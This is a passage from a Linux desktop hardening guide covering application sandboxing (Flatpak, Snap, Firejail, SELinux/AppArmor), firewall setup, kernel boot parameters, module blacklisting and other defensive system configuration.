<p>As odd as this may sound, <strong>you should not enable (blind) unattended updates of Flatpak packages</strong>. If you or a Flatpak frontend (app store) simply executes <code>flatpak update -y</code>, Flatpaks will be automatically granted any new permissions declared upstream without notifying you. Enabling automatic updates with GNOME Software is fine, as it does not automatically update Flatpaks with permission changes and notifies the user instead.</p>
<h3 id="snap">Snap</h3>
<p>Snap is another distribution-agnostic package manager with some sandboxing support. It is developed by Canonical and heavily promoted in Ubuntu.</p>
<p>Snap packages come in <a href="https://snapcraft.io/docs/snap-confinement">two variants</a>: classic, with no confinement, and strictly confined, where AppArmor and cgroups v1 are used to facilitate sandboxing. If a snap uses classic confinement (&ldquo;classic snap&rdquo;), you are better off installing an equivalent package from your distribution&rsquo;s repository if possible. If your system does not have AppArmor, then you should avoid Snap entirely. Additionally, most modern systems outside of Ubuntu and its derivatives use cgroups v2 by default, so you have to set <code>systemd.unified_cgroup_hierarchy=0</code> in your kernel parameters to get cgroups v1 working.</p>
<p>Snap permissions can be managed via the Snap Store or Ubuntu&rsquo;s custom patched GNOME Control Center.</p>


<p>On Ubuntu, you can replace various .deb packages with strictly confined snaps to minimize the attack surface. Some examples of these packages are the printing stack or <code>ufw</code>:</p>
<p><img loading="lazy" src="/images/ubuntu-cups-snap.png" alt="Cups Snap"  />

<img loading="lazy" src="/images/ubuntu-ufw-snap.png" alt="UFW Snap"  />
</p>
<p>One caveat with Snap packages is that you only have control over the interfaces declared in their manifests. For example, Snap has separate interfaces for <code>audio-playback</code> and <code>audio-record</code>, but some packages will only declare the legacy <code>pulseaudio</code> interface which grants access to both play and record audio. Likewise, some applications may work perfectly fine with Wayland, but the package maintainer may only declare the X11 interface in their manifest. For these cases, you need to reach out to the maintainer of the snap to update the manifest accordingly.</p>
<h3 id="firejail">Firejail</h3>
<div class="youtube-embed-div">
    <iframe src="https://www.youtube-nocookie.com/embed/uUEkHd60Zyo" class="youtube-embed-frame" allowfullscreen title="YouTube Video"></iframe>
</div>  
<p><a href="https://firejail.wordpress.com/">Firejail</a> is another method of sandboxing. As it is a large <a href="https://en.wikipedia.org/wiki/Setuid">setuid</a> binary, it has a large attack surface which increase susceptibility to <a href="https://en.wikipedia.org/wiki/Privilege_escalation">privilege escalation vulnerabilities</a>. <a href="https://madaidans-insecurities.github.io/linux.html#firejail">Madaidan offers additional details on how Firejail can worsen the security of your device.</a></p>
<p>If you do use Firejail, <a href="https://github.com/netblue30/firetools">Firetools</a> can help to quickly manage application permissions and launch sandboxed applications. Note that Firetools configurations are temporary with no option to save profiles for long‑term use.</p>
<p>Firejail can also confine X11 windows using Xpra or Xephr, something that Flatpak and Snap cannot do. I highly recommend checking out <a href="https://firejail.wordpress.com/documentation-2/x11-guide/">their documentation on X11 sandboxing</a>.</p>
<p>One trick to launch applications with their Firejail profile is to use the <code>sudo firecfg</code> command. This will create a symlink <code>/usr/local/bin/app_name_here</code> pointing to Firejail, which will get used automatically by most .desktop files (which do not specify the absolute paths of their binaries) to use will launch the application through the symlink and have Firejail sandbox them this way. Of course, this is bypassable if you or some other applications launch the application directly from <code>/usr/bin/app_name_here</code> instead.</p>
<h3 id="mandatory-access-control">Mandatory Access Control</h3>
<p>Common Linux <a href="https://en.wikipedia.org/wiki/Mandatory_access_control">mandatory access control (MAC)</a> frameworks require policy files in order to force constraints on the system. The two most notable are <a href="https://github.com/SELinuxProject/selinux">SELinux</a> (used on Android and Fedora‑based distributions) and <a href="https://gitlab.com/apparmor/apparmor">AppArmor</a> (used on Debian‑based distributions and most openSUSE variants).</p>
<p>Fedora includes SELinux preconfigured with some policies to confine system daemons (background processes). You should keep it in <em>enforcing</em> mode.</p>
<p>openSUSE gives the choice of SELinux or AppArmor during the installation process. You should stick to the default for each variant (AppArmor for <a href="https://get.opensuse.org/tumbleweed/">Tumbleweed</a> and SELinux for <a href="https://microos.opensuse.org/">MicroOS</a>). openSUSE’s SELinux policies are derived from Fedora.</p>
<p>Arch and its derivatives often do not come with a mandatory access control system, and you must manually install and configure <a href="https://wiki.archlinux.org/title/AppArmor">AppArmor</a>.</p>
<p>Note that, unlike Android, traditional desktop Linux distributions typically do not have full system Mandatory Access Control policies; only a few system daemons are actually confined.</p>
<h3 id="making-your-own-policiesprofiles">Making Your Own Policies/Profiles</h3>
<p>You can make your own AppArmor profiles, SELinux policies, <a href="https://github.com/containers/bubblewrap">bubblewrap</a> profiles, and <a href="https://docs.kernel.org/userspace-api/seccomp_filter.html">seccomp</a> blacklists to have better confinement of applications. This is an advanced and sometimes tedious task, but there are various projects you could use as reference:</p>
<ul>
<li><a href="https://github.com/krathalan/apparmor-profiles">Krathalan’s AppArmor profiles</a></li>
<li><a href="https://github.com/roddhjav/apparmor.d">roddhjav&rsquo;s AppArmor profiles</a></li>
<li><a href="https://github.com/noatsecure/hardhat-selinux-templates">noatsecure’s SELinux templates</a></li>
<li><a href="https://sr.ht/~seirdy/bwrap-scripts">Seirdy’s bubblewrap scripts</a></li>
</ul>
<h3 id="securing-linux-containers">Securing Linux Containers</h3>
<p>If you’re running a server, you may have heard of containers. They are more common in server environments where individual services are built to operate independently. However, you may sometimes see them on desktop systems as well, especially for development purposes.</p>
<p><a href="https://www.docker.com/">Docker</a> is one of the most popular container solutions. It does <strong>not</strong> offer a proper sandbox, meaning there is a large kernel attack surface. You should follow the <a href="/posts/linux/docker-and-oci-hardening/">Docker and OCI Hardening guide</a> to mitigate this problem. In short, there are things you can do like using rootless containers (via configuration changes or <a href="https://podman.io/">Podman</a>), using a runtime which provides a pseudo‑kernel for each container (<a href="https://gvisor.dev/">gVisor</a>), and so on.</p>
<p>Another option is <a href="https://katacontainers.io/">Kata Containers</a> which masquerades virtual machines as containers. Each Kata container has its own kernel and is isolated from the host.</p>
<h2 id="security-hardening">Security Hardening</h2>
<p><img loading="lazy" src="/images/opensuse-computer.jpg" alt="opensuse-computer.jpg"  />
</p>
<h3 id="ubuntu-pro">Ubuntu Pro</h3>
<p>If you are using Ubuntu LTS, consider subscribing to <a href="https://ubuntu.com/pro">Ubuntu Pro</a>. Canonical currently allows up to 5 machines with the free subscription.</p>
<p>You will also gain access to the <a href="https://ubuntu.com/security/livepatch">Canonical Livepatch Service</a>, which provides livepatching for <a href="https://ubuntu.com/security/livepatch/docs/livepatch/reference/kernels">certain kernel variants</a>. Note that the <a href="https://ubuntu.com/kernel/lifecycle">Hardware Enablement (HWE)</a> kernel is not supported.</p>
<p>While livepatching is less than ideal and I still recommend regularly rebooting your computer, it is quite nice to have.</p>
<h3 id="umask-077">Umask 077</h3>
<p>On distributions besides openSUSE, consider changing the default <a href="https://wiki.archlinux.org/title/Umask">umask</a> for both root and regular users to <code>077</code> (symbolically, <code>u=rwx,g=,o=</code>). <em>On openSUSE, a umask of 077 can break snapper and is thus not recommended.</em></p>
<p>On Ubuntu, the &ldquo;Software &amp; Update&rdquo; application will not work properly if the repository lists in <code>/etc/apt/sources.list.d</code> have the 600 permission. You should make sure that they have the 644 permission instead.</p>
<p>The configuration for this varies per distribution, but typically it can be set in <code>/etc/profile</code>, <code>/etc/bashrc</code>, or <code>/etc/login.defs</code>.</p>
<p>Note that, unlike on macOS, this will only change the umask for the shell. Files created by running applications will not have their permissions set to 600.</p>
<h3 id="microcode-updates">Microcode Updates</h3>
<p>You should make sure your system receives microcode updates to get fixes and mitigations for CPU vulnerabilities like <a href="https://meltdownattack.com/">Meltdown and Spectre</a>.</p>
<p>Debian does not ship microcode updates by default, so be sure to <a href="https://wiki.debian.org/SourcesList">enable the non-free repository</a> and install the <code>microcode</code> package.</p>
<p>On Arch Linux, make sure you have the <code>intel-ucode</code> or <code>amd-ucode</code> package installed.</p>
<p>If you are looking to use the <a href="https://guix.gnu.org/en/download/">GNU Guix</a> distribution, you should absolutely use the <a href="https://gitlab.com/nonguix/nonguix">Nonguix channel</a> or similar to get microcode updates.</p>
<p>Avoid the Linux-libre kernel at all costs, as they <a href="https://www.phoronix.com/news/GNU-Linux-Libre-5.13">actively block loading binary‑only microcode</a>.</p>
<h3 id="firmware-updates">Firmware Updates</h3>
<p>Many hardware vendors offer firmware updates to Linux systems through the <a href="https://fwupd.org/">Linux Vendor Firmware Service</a>. You can download and install updates using the following commands:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl"><span class="c1"># Update metadata</span>
</span></span><span class="line"><span class="cl">fwupdmgr refresh
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="c1"># Download and install firmware updates</span>
</span></span><span class="line"><span class="cl">fwupdmgr update
</span></span></code></pre></div><p>Some distributions like Debian do not have fwupd installed by default, so you should check for its existence on your system and install it if needed.</p>
<p>Several graphical frontends integrate with fwupd to offer firmware updates (GNOME Software, KDE Discover, Snap Store, <a href="https://gitlab.gnome.org/World/gnome-firmware">GNOME Firmware</a>, Pop!_OS Settings app). However, not all distributions offer this integration by default, so you should check your specific system and set up scheduled update notifications using <a href="https://wiki.archlinux.org/title/systemd/Timers">systemd timers</a> or <a href="https://wiki.archlinux.org/title/Cron">cron</a> if needed.</p>
<h3 id="firewall">Firewall</h3>
<p>A <a href="https://en.wikipedia.org/wiki/Firewall_(computing)">firewall</a> may be used to secure connections to your system.</p>
<p>Red Hat distributions (such as Fedora) and openSUSE typically use <a href="https://firewalld.org/">firewalld</a>. Red Hat maintains <a href="https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/8/html/configuring_and_managing_networking/using-and-configuring-firewalld_configuring-and-managing-networking">extensive documentation about firewalld and its graphical frontend firewall-config</a>.</p>
<p>Distributions based on Debian or Ubuntu typically use the <a href="https://wiki.ubuntu.com/UncomplicatedFirewall">Uncomplicated Firewall (ufw)</a>. As the name suggests, it is much less sophisticated than firewalld. One notable missing feature is the ability to apply different firewall rules for different connections (see <em>zones</em> in firewalld).</p>
<p>You could also set your default firewall zone to drop packets. To implement this with firewalld (with the necessary exceptions for IPv6):</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">firewall-cmd --set-default-zone=drop
</span></span><span class="line"><span class="cl">firewall-cmd --add-protocol=ipv6-icmp --permanent
</span></span><span class="line"><span class="cl">firewall-cmd --add-service=dhcpv6-client --permanent
</span></span><span class="line"><span class="cl">firewall-cmd --reload
</span></span></code></pre></div><p>On some distributions, it may be possible for applications running as a <code>wheel</code> or <code>sudo</code> user to make firewall changes through polkit. To prevent this, enable firewalld <em>lockdown mode</em> with <code>sudo firewall-cmd --lockdown-on</code>.</p>
<p>These firewalls use the <a href="https://netfilter.org/">netfilter</a> framework and therefore cannot (without the help of strict <a href="#mandatory-access-control">mandatory access control</a>) protect against malicious software running privileged on the system, which can insert their own routing rules that sidestep firewalld/ufw.</p>
<p>There are some per‑binary outbound firewalls such as <a href="https://github.com/evilsocket/opensnitch">OpenSnitch</a> and <a href="https://safing.io/portmaster/">Portmaster</a> that you could use as well. But, just like firewalld and ufw, they are bypassable.</p>
<p>If you are using Flatpak packages, you can <a href="#flatpak">set an override to block network access</a>. This is not bypassable.</p>
<p>If you are using non‑classic Snap packages on a system that <a href="#snap">supports proper confinement (both AppArmor and cgroups v1 present)</a>, you can use the Snap Store to revoke network permission. This is also not bypassable.</p>
<h3 id="kernel-hardening">Kernel Hardening</h3>
<p>There are several things you can do to harden the Linux kernel, including setting appropriate <a href="https://wiki.archlinux.org/title/Kernel_parameters">kernel parameters</a> and blacklisting unnecessary kernel modules. If you are using Kicksecure or Whonix, most of this hardening is included by default. If you are using Debian, you should consider <a href="https://www.kicksecure.com/wiki/Debian">morphing it into Kicksecure</a>.</p>
<p><em>This section extensively references <a href="https://madaidans-insecurities.github.io/guides/linux-hardening.html">Madaidan&rsquo;s Linux Hardening Guide</a> and in the interest of brevity does not repeat all the information contained there. You are strongly encouraged to read through the relevant sections of Madaidan&rsquo;s guide (linked for convenience).</em></p>
<h4 id="runtime-kernel-parameters-sysctl">Runtime Kernel Parameters (sysctl)</h4>
<p><em>See <a href="https://madaidans-insecurities.github.io/guides/linux-hardening.html#sysctl">&ldquo;2.2 Sysctl&rdquo;</a> in Madaidan&rsquo;s guide.</em></p>
<p>Madaidan recommends that you disable <a href="https://github.com/sangam14/CloudNativeLab/blob/master/LXC/Linux%20Containers/User_namespaces.md">unprivileged user namespaces</a> due to the <a href="https://madaidans-insecurities.github.io/linux.html#kernel">significant attack surface for privilege escalation</a>. However, some software such as Podman and LXC relies on unprivileged user namespaces. If you wish to use such software, do not disable <code>kernel.unprivileged_userns_clone</code>. Note that this setting does not exist in the upstream kernel and is added downstream by some distributions.</p>
<p>On distributions other than Whonix and Kicksecure, you can copy the configuration file from <a href="https://github.com/TommyTran732/Linux-Setup-Scripts/blob/main/etc/sysctl.d/99-workstation.conf">Tommy&rsquo;s repository</a>.</p>
<h4 id="boot-parameters">Boot Parameters</h4>
<p><em>See <a href="https://madaidans-insecurities.github.io/guides/linux-hardening.html#boot-parameters">&ldquo;2.3 Boot parameters&rdquo;</a> in Madaidan&rsquo;s guide. If desired, <a href="https://www.kernel.org/doc/html/latest/admin-guide/kernel-parameters.html">formal documentation of boot parameters</a> is available upstream.</em></p>
<p>Copy these parameters into <a href="https://wiki.archlinux.org/title/Kernel_parameters#Configuration">your bootloader&rsquo;s configuration</a>. On rpm‑ostree distributions, make sure to use <code>rpm-ostree kargs</code> rather than editing GRUB configuration directly.</p>
<h5 id="cpu-mitigations">CPU mitigations</h5>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">mitigations=auto,nosmt spectre_v2=on spectre_bhi=on spec_store_bypass_disable=on tsx=off kvm.nx_huge_pages=force nosmt=force l1d_flush=on spec_rstack_overflow=safe-ret gather_data_sampling=force reg_file_data_sampling=on
</span></span></code></pre></div><p><a href="https://en.wikipedia.org/wiki/Simultaneous_multithreading">Simultaneous multithreading (SMT)</a> has been the cause of numerous hardware‑level vulnerabilities and is thus disabled here. If the option is available, you should disable SMT/&ldquo;Hyper‑Threading&rdquo; in your firmware as well.</p>
<p>Note however that disabling SMT may have a significant performance impact &mdash; <a href="https://github.com/anthraxx/linux-hardened/issues/37#issuecomment-619597365">for this reason the popular linux‑hardened kernel for Arch does not disable SMT</a> by default. Assess your own risk tolerance, and, if you choose to keep SMT enabled, simply remove all occurrences of <code>nosmt</code> and <code>nosmt=force</code> from these parameters.</p>
<h5 id="kernel">Kernel</h5>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">slab_nomerge init_on_alloc=1 init_on_free=1 pti=on vsyscall=none ia32_emulation=0 page_alloc.shuffle=1 randomize_kstack_offset=on debugfs=off oops=panic quiet loglevel=0
</span></span></code></pre></div><p>Kicksecure does not enforce either <code>module.sig_enforce=1</code> or <code>lockdown=confidentiality</code> by default as they lead to a lot of hardware compatibility issues; consider enabling these if possible on your system. Additionally, <a href="https://forums.whonix.org/t/kernel-hardening/7296/493"><code>mce=0</code> is no longer recommended</a>.</p>
<h5 id="entropy-generation">Entropy generation</h5>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">random.trust_cpu=off random.trust_bootloader=off
</span></span></code></pre></div><p>Some implementations of the RDRAND instruction (by which the CPU offers a random number generator to the OS) have proven to be <a href="https://en.wikipedia.org/wiki/RDRAND#Security_issues">vulnerable</a> or <a href="https://arstechnica.com/gadgets/2019/10/how-a-months-old-amd-microcode-bug-destroyed-my-weekend/">outright defective</a>. RDRAND is also impossible to audit, being part of the CPU itself.</p>
<p>As a precaution for the integrity of cryptographic operations, the CPU and bootloader should not be used as <em>credited</em> entropy sources. Note that this change will increase boot time.</p>
<p>Further reading:</p>
<ul>
<li><a href="https://systemd.io/RANDOM_SEEDS/">systemd: Random Seeds</a></li>
<li><a href="https://madaidans-insecurities.github.io/guides/linux-hardening.html#rdrand">Madaidan: RDRAND</a></li>
<li><a href="https://lore.kernel.org/lkml/20220605171539.417872-1-Jason@zx2c4.com/T/">Linux kernel mailing list</a></li>
<li><a href="https://news.ycombinator.com/item?id=33223232">Hacker News discussion</a></li>
<li><a href="https://github.com/NixOS/nixpkgs/pull/165355">NixOS discussion</a> (also cites many additional sources)</li>
</ul>
<h5 id="dma-mitigations">DMA mitigations</h5>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">intel_iommu=on amd_iommu=force_isolation efi=disable_early_pci_dma iommu=force iommu.passthrough=0 iommu.strict=1
</span></span></code></pre></div><p><a href="https://en.wikipedia.org/wiki/DMA_attack">Direct memory access (DMA) attacks</a> can be mitigated via IOMMU and <a href="#kernel-modules">disabling certain kernel modules</a>. Furthermore, <a href="https://github.com/Kicksecure/security-misc/blob/master/etc/default/grub.d/40_enable_iommu.cfg">strict enforcement of IOMMU TLB invalidation</a> should be applied so devices will never be able to access stale data contents.</p>
<p><a href="https://github.com/PrivSec-dev/privsec.dev/pull/81#issuecomment-1367511126">These parameters <strong>do not provide comprehensive DMA protection</strong>.</a> In early boot (before the kernel has loaded), only the system firmware can enforce IOMMU and thus provide DMA protection. A DMA attack in early boot can patch the kernel in memory to completely undermine these parameters.</p>
<p><em>Note that disabling the busmaster bit on all PCI bridges during very early boot (<code>efi=disable_early_pci_dma</code>) can cause complete boot failure on certain systems with inadequate resources. Therefore, as always, ensure you have a fallback option to boot into the system whenever modifying any kernel parameters.</em></p>
<p>Further reading:</p>
<ul>
<li><a href="https://vfio.blogspot.com/2014/08/iommu-groups-inside-and-out.html">IOMMU Groups, inside and out</a></li>
<li><a href="https://terenceli.github.io/%E6%8A%80%E6%9C%AF/2019/08/04/iommu-introduction">IOMMU introduction</a></li>
<li><a href="https://terenceli.github.io/%E6%8A%80%E6%9C%AF/2019/08/10/iommu-driver-analysis">intel IOMMU driver analysis</a></li>
<li><a href="https://mjg59.dreamwidth.org/54433.html">Avoiding gaps in IOMMU protection at boot</a></li>
<li><a href="https://madaidans-insecurities.github.io/guides/linux-hardening.html#dma-attacks">Madaidan: DMA attacks</a></li>
</ul>
<h4 id="kernel-modules">Kernel Modules</h4>
<p><em>See <a href="https://madaidans-insecurities.github.io/guides/linux-hardening.html#kasr-kernel-modules">&ldquo;2.5.2 Blacklisting kernel modules&rdquo;</a> in Madaidan&rsquo;s guide.</em></p>
<p>On distributions other than Whonix and Kicksecure, you can copy the configuration file from <a href="https://github.com/secureblue/secureblue/blob/live/files/system/etc/modprobe.d/blacklist.conf">secureblue&rsquo;s repository</a> into <code>/etc/modprobe.d/</code>.</p>
<p>There are a few things in this config to keep in mind:</p>
<ul>
<li>Bluetooth is disabled. Comment out the <code>install bluetooth</code> and <code>install btusb</code> lines to use Bluetooth.</li>
<li>Thunderbolt is disabled. Comment out the <code>install thunderbolt</code> line to use Thunderbolt devices.</li>
<li>The <code>cdrom</code> and <code>sr_mod</code> modules are merely <em>blacklisted</em>; they can still be loaded at runtime with <code>modprobe</code>. If you have no intention to ever use CD‑ROM devices, they should be <em>disabled</em> by adding the lines <code>install cdrom /bin/false</code> and <code>install sr_mod /bin/false</code> to the config. (<a href="https://wiki.archlinux.org/title/Kernel_module#Using_files_in_/etc/modprobe.d/_2">More about how this works on the ArchWiki</a>)</li>
<li>Apple filesystems are disabled. While generally fine on non‑Apple systems, if you are using an Apple device you <strong>must</strong> check the filesystem of your EFI partition and comment out the relevant <code>install</code> line, otherwise your Linux install will not boot. For example, comment out the <code>install hfsplus</code> line if your ESP filesystem is HFS+.</li>
</ul>
<h4 id="restricting-access-to-proc-and-sys">Restricting access to /proc and /sys</h4>
<p><em>See <a href="https://madaidans-insecurities.github.io/guides/linux-hardening.html#hidepid">&ldquo;2.4 hidepid&rdquo;</a> and <a href="https://madaidans-insecurities.github.io/guides/linux-hardening.html#restricting-sysfs">&ldquo;2.7 Restricting access to sysfs&rdquo;</a> in Madaidan&rsquo;s guide.</em></p>
<p>Disabling access to <code>/sys</code> without a proper whitelist will lead to various applications breaking. Developing such a whitelist will unfortunately be extremely tedious for most users. Kicksecure, and by extension Whonix, has the experimental <a href="https://github.com/Kicksecure/security-misc/blob/master/usr/lib/systemd/system/proc-hidepid.service">proc-hidepid</a> and <a href="https://github.com/Kicksecure/security-misc/blob/master/usr/lib/systemd/system/hide-hardware-info.service">hide-hardware-info</a> services which do just this. From my testing, these work perfectly fine on minimal Kicksecure installations and both Qubes-Whonix-Workstation and Qubes-Whonix-Gateway.</p>
<h4 id="linux-hardened">linux-hardened</h4>
<p>Some distributions like Arch Linux offer the <a href="https://github.com/anthraxx/linux-hardened">linux‑hardened</a> kernel package. It includes <a href="https://wiki.archlinux.org/title/security#Kernel_hardening">hardening patches</a> and more security-conscious defaults.</p>
<p>linux‑hardened disables unprivileged user namespaces (<code>kernel.unprivileged_userns_clone</code>) by default. <a href="#runtime-kernel-parameters-sysctl">This may impact some software.</a></p>
<h4 id="grsecurity">grsecurity</h4>
<p><a href="https://grsecurity.net/">Grsecurity</a> offers a set of kernel patches that attempt to improve security of the Linux kernel. Payment is required, but grsecurity is worth using if you have a subscription.</p>
<h3 id="hardened-memory-allocator">Hardened Memory Allocator</h3>
<p>The <a href="https://github.com/GrapheneOS/hardened_malloc">hardened memory allocator (hardened_malloc)</a> from GrapheneOS can be used on general Linux distributions, though <a href="https://www.kicksecure.com/wiki/Hardened_Malloc">only for some programs</a>.</p>
<p>On Fedora and Red Hat Enterprise Linux, secureblue provides a <a href="https://copr.fedorainfracloud.org/coprs/secureblue/hardened_malloc/">Copr repository</a> with both x86_64 and aarch64 architecture support. Divested Computing Group has a <a href="https://github.com/divestedcg/rpm-hardened_malloc">similar build</a> for Fedora, but with only x86_64 support. Using secureblue&rsquo;s repository is recommended, as the Divested repository is known to <a href="https://grapheneos.social/@Tommy/112274772803550392">block certain IP addresses</a>.</p>
<p>On Arch-based systems, hardened_malloc is <a href="https://wiki.archlinux.org/title/Security#Hardened_malloc">available through the AUR</a>.</p>
<h3 id="disabling-xwayland">Disabling XWayland</h3>
<p>To disable XWayland with GNOME, create <code>/etc/systemd/user/org.gnome.Shell@wayland.service.d/override.conf</code> with the following content:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">[Service]
</span></span><span class="line"><span class="cl">ExecStart=
</span></span><span class="line"><span class="cl">ExecStart=/usr/bin/gnome-shell --no-x11
</span></span></code></pre></div><h3 id="mountpoint-hardening">Mountpoint Hardening</h3>
<p>Consider adding the <a href="https://man7.org/linux/man-pages/man8/mount.8.html#FILESYSTEM-INDEPENDENT_MOUNT_OPTIONS">mount options</a> <code>nodev</code>, <code>noexec</code>, and <code>nosuid</code> to mountpoints which do not need the respective capabilities. Typically, these can be applied to <code>/boot</code>, <code>/boot/efi</code>, and <code>/var</code>. These flags could also be applied to <code>/home</code> and <code>/root</code>, however <code>noexec</code> will prevent applications that require binary execution in those locations from working (including Flatpak and Snap).</p>
<p>It should be noted that <code>noexec</code> is not foolproof and actually <a href="https://www.chromium.org/chromium-os/developer-library/guides/security/noexec-shell-scripts/#what-about-interpreted-code">quite easy to bypass</a>.</p>
